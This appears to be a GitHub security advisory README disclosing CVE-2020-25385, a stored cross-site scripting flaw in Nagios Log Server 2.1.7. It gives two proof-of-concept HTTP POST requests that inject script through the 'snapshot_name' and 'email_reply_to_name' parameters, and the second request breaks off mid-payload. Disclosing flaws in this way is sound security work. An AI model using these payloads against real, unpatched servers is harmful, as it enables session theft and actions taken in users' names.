EmreOvunc / Nagios-Log-Server-2.1.7-Persistent-Cross-Site-Scripting Public

A stored cross-site scripting (XSS) in Nagios Log Server 2.1.7 can result in an attacker performing malicious actions to users who open a maliciously crafted link or third-party web page.

☆ 3 stars   2 forks

☆ Star   Notifications

Code   Issues   Pull requests   Actions   Projects   Security   Insights

master   Go to file

EmreOvunc CVE is added. ···   on Jan 20, 2021   4

View code

README.md

Nagios-Log-Server-2.1.7-Persistent-Cross-Site-Scripting

A stored cross-site scripting (XSS) in Nagios Log Server 2.1.7 can result in an attacker performing malicious actions to users who open a maliciously crafted link or third-party web page.

Nagios Log Server 2.1.7 and older versions are affected by these vulnerabilities.


CVE-2020-25385

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-25385

PoC-1

To exploit vulnerability, someone could use a POST request to '/nagioslogserver/configure/create_snapshot' by manipulating 'snapshot_name' parameter in the request body to impact users who open a maliciously crafted link or third-party web page.

```
POST /nagioslogserver/configure/create_snapshot HTTP/1.1
Host: [TARGET]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
DNT: 1
Connection: close
Cookie: csrf_ls=b3bef5c1a2ef6e4c233282d1c1c229fd; ls_session=883lergotgcjbh9bjgaeakosv5go2gbb; PHPSESSID=nbah0vkmibpudd1qh7qgnpgo53
Upgrade-Insecure-Requests: 1

csrf_ls=b3bef5c1a2ef6e4c233282d1c1c229fd&snapshot_name=%22%3E%3Cscript%3Ealert%28document.domain%29%3B%3C%2Fscript%3E
```




Notice: This trial copy of Nagios Log Server will expire in 30 days. **Purchase a license now** or **enter your license key**.

Config Snapshots

Save your configs for later. Configs for *all* instances are saved. When a snapshot is restored it will restore *all* configs on *all* instances. Snapshots are stored in **/usr/local/nagioslogserver/snapshots**

Command sent to the system backend. Snapshot is being created.

172.16.155.169




Request to http://172.16.155.169:80

```
POST /nagioslogserver/configure/create_snapshot HTTP/1.1
Host: 172.16.155.169
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
Origin: http://172.16.155.169
DNT: 1
Connection: close
Referer: http://172.16.155.169/nagioslogserver/configure/snapshots
Cookie: csrf_ls=b3bef5c1a2ef6e4c233282d1c1c229fd; ls_session=883lergotgcjbh9bjgaeakosv5go2gbb; PHPSESSID=nbah0vkmibpudd1qh7qgnpgo53
Upgrade-Insecure-Requests: 1

csrf_ls=b3bef5c1a2ef6e4c233282d1c1c229fd&snapshot_name=%22%3E%3Cscript%3Ealert%28document.domain%29%3B%3C%2Fscript%3E
```

PoC-2

To exploit vulnerability, someone could use a POST request to '/nagioslogserver/admin/mail' by manipulating 'email_reply_to_name' parameter in the request body to impact users who open a maliciously crafted link or third-party web page.

```
POST /nagioslogserver/admin/mail HTTP/1.1
Host: [TARGET]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 291
DNT: 1
Connection: close
Cookie: csrf_ls=6e418c757282ab5c4785dad327238158; ls_session=pscogfricmnpe9kpvbtcuccn8mfempgp
Upgrade-Insecure-Requests: 1

csrf_ls=6e418c757282ab5c4785dad327238158&email_from_name=Nagios+Log+Server&email_from=root%40localhost&email_reply_to_name=%22%3E%3Cs
```



172.16.155.172/nagioslogserver/admin/mail

Notice: This trial copy of Nagios Log Server will expire in 12 days. **Purchase a license now** or **enter your license key**.

Mail Settings

Set the settings for sending outgoing mail such as notifications. From and Reply-to names and emails are defaulted to what is shown below.

Email settings updated.

From Email: Nagios Log Server

Reply-To Email:

csrf_ls=6e418c757282ab5c4785dad327238158

Releases

No releases published

Packages

No packages published